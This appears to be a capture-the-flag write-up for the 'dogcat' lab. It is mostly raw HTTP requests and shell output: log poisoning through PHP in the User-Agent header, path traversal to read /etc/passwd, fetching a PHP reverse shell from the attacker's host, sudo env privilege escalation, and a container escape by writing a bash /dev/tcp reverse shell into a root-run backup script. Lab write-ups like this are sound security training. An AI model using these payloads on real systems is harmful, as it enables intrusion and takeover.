
```
GET /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent:<?php system('echo "Hello World"');?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
      log/apache2/access.log&ext HTTP/1.1" 200 258936 "http://dogcat.thm/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
      127.0.0.1 - - [01/Jun/2025:09:29:47 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:30:17 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:30:48 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:31:18 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:31:48 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:32:19 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:32:49 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:33:20 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:33:50 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:34:20 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:34:51 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:35:21 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      10.4.101.169 - - [01/Jun/2025:09:35:41 +0000] "GET
      /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1" 200
      187019 "http://dogcat.thm/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
      127.0.0.1 - - [01/Jun/2025:09:35:51 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:36:22 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      10.4.101.169 - - [01/Jun/2025:09:36:29 +0000] "GET
      /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1" 200
      187045 "http://dogcat.thm/" ""Hello World"
      "
    </div>
  </body>

</html>
```

So, it is vulnerable to Log Poisoning Attack

Exploitation



Request


```
GET /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php echo shell_exec('cat /etc/passwd');?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
      127.0.0.1 - - [01/Jun/2025:09:55:37 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      127.0.0.1 - - [01/Jun/2025:09:56:08 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
      10.4.101.169 - - [01/Jun/2025:09:56:24 +0000] "GET
      /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1" 200
      187846 "http://dogcat.thm/" "root:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
      games:x:5:60:games:/usr/games:/usr/sbin/nologin
      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
      gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
      "
    </div>
  </body>

</html>
```

With this, I can try to get a reverse shell.



Request


```
GET /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php file_put_contents('shell.php',
file_get_contents('http://10.4.101.169:8000/php-reverse-shell.php')); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
      10.4.101.169 - - [01/Jun/2025:09:59:07 +0000] "GET
      /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1" 200
      188513 "http://dogcat.thm/" "<?php
      $flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
      ?>
        "
        127.0.0.1 - - [01/Jun/2025:09:59:10 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.
        10.4.101.169 - - [01/Jun/2025:09:59:27 +0000] "GET
        /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1" 2
        188578 "http://dogcat.thm/" "<?php
        $flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
        ?>
          "
          127.0.0.1 - - [01/Jun/2025:09:59:40 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.6
          127.0.0.1 - - [01/Jun/2025:10:00:11 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.6
          127.0.0.1 - - [01/Jun/2025:10:00:41 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.6
          127.0.0.1 - - [01/Jun/2025:10:01:12 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.6
          127.0.0.1 - - [01/Jun/2025:10:01:42 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.6
          127.0.0.1 - - [01/Jun/2025:10:02:12 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.6
          127.0.0.1 - - [01/Jun/2025:10:02:43 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.6
          127.0.0.1 - - [01/Jun/2025:10:03:13 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.6
          10.4.101.169 - - [01/Jun/2025:10:03:27 +0000] "GET
          /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1"
           188633 "http://dogcat.thm/" ""
        </div>
      </body>

    </html>
```

Uploaded a PHP reverse shell with this command.



```
GET /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1
Host: dogcat.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php echo shell_exec('ls -la');?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://dogcat.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
          /var/log/apache2/access.log
        </b>
         on line <b>
          30436
        </b>
        <br />
        "
        127.0.0.1 - - [01/Jun/2025:10:03:44 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0
        127.0.0.1 - - [01/Jun/2025:10:04:14 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0
        127.0.0.1 - - [01/Jun/2025:10:04:44 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0
        10.4.101.169 - - [01/Jun/2025:10:05:03 +0000] "GET
        /?view=dog/../../../../../../../../../../var/log/apache2/access.log&ext HTTP/1.1" 20
         188761 "http://dogcat.thm/" "total 36
        drwxrwxrwx 4 www-data www-data 4096 Jun  1 10:03 .
        drwxr-xr-x 1 root     root     4096 Mar 10  2020 ..
        -rw-r--r-- 1 www-data www-data   51 Mar  6  2020 cat.php
        drwxr-xr-x 2 www-data www-data 4096 Jun  1 08:38 cats
        -rw-r--r-- 1 www-data www-data   51 Mar  6  2020 dog.php
        drwxr-xr-x 2 www-data www-data 4096 Jun  1 08:38 dogs
        -rw-r--r-- 1 www-data www-data   56 Mar  6  2020 flag.php
        -rw-r--r-- 1 www-data www-data  958 Mar 10  2020 index.php
        -rw-r--r-- 1 www-data www-data    0 Jun  1 10:05 shell.php
        -rw-r--r-- 1 www-data www-data  725 Mar 10  2020 style.css
        "
      </div>
    </body>

  </html>
```

shell.php is downloaded on the target machine. Now will fetch the file and get a reverse shell

```
 └─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.55.188] 39842
Linux e2540fa6876f 4.15.0-96-generic #97-Ubuntu SMP Wed Apr 1 03:25:46 UTC 2020 x86_64 GNU/Linux
 10:08:25 up  1:30,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Privilege Escalation

```
$ sudo -l
Matching Defaults entries for www-data on e2540fa6876f:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User www-data may run the following commands on e2540fa6876f:
    (root) NOPASSWD: /usr/bin/env
```

```
$ sudo env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
```

I searched manually and with find command but couldn't get the fourth flag. Looks like we are in a container, which we have to bypass.

Bypassing the container

```
ls -la
total 80
drwxr-xr-x   1 root root 4096 Jun  1 08:38 .
drwxr-xr-x   1 root root 4096 Jun  1 08:38 ..
-rwxr-xr-x   1 root root    0 Jun  1 08:38 .dockerenv
drwxr-xr-x   1 root root 4096 Feb 26  2020 bin
drwxr-xr-x   2 root root 4096 Feb  1  2020 boot
drwxr-xr-x   5 root root  340 Jun  1 08:38 dev
drwxr-xr-x   1 root root 4096 Jun  1 08:38 etc
drwxr-xr-x   2 root root 4096 Feb  1  2020 home
drwxr-xr-x   1 root root 4096 Feb 26  2020 lib
drwxr-xr-x   2 root root 4096 Feb 24  2020 lib64
drwxr-xr-x   2 root root 4096 Feb 24  2020 media
drwxr-xr-x   2 root root 4096 Feb 24  2020 mnt
drwxr-xr-x   1 root root 4096 Jun  1 08:38 opt
dr-xr-xr-x 114 root root    0 Jun  1 08:38 proc
drwx------   1 root root 4096 Mar 10  2020 root
drwxr-xr-x   1 root root 4096 Feb 26  2020 run
drwxr-xr-x   1 root root 4096 Feb 26  2020 sbin
drwxr-xr-x   2 root root 4096 Feb 24  2020 srv
dr-xr-xr-x  13 root root    0 Jun  1 08:38 sys
drwxrwxrwt   1 root root 4096 Mar 10  2020 tmp
drwxr-xr-x   1 root root 4096 Feb 24  2020 usr
drwxr-xr-x   1 root root 4096 Feb 26  2020 var
```

.dockerenv → explains that we are in a docker container

```
pwd
/opt/backups
ls -l
total 2884
-rwxr--r-- 1 root root      69 Mar 10  2020 backup.sh
-rw-r--r-- 1 root root 2949120 Jun  1 10:15 backup.tar
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

From the content of the backup.sh file, it looks like the root user outside the container owns this file. And as we are root in the container, we can change the content of the backup.sh file as it will only check if we are root or not and not which root. The backup is done automatically, but there was no cronjobs file in the container.

```
echo "#!/bin/bash" > backup.sh
echo "bash -c 'exec bash -i &>/dev/tcp/10.4.101.169/8001 <&1'" >> backup.sh
cat backup.sh
```

```
#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/10.4.101.169/8001 <&1'
```

Next we just have to wait for the cronjobs file to run the file and we will get the root shell.

```
└─$ nc -nlvp 8001
listening on [any] 8001 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.55.188] 37470
bash: cannot set terminal process group (8006): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```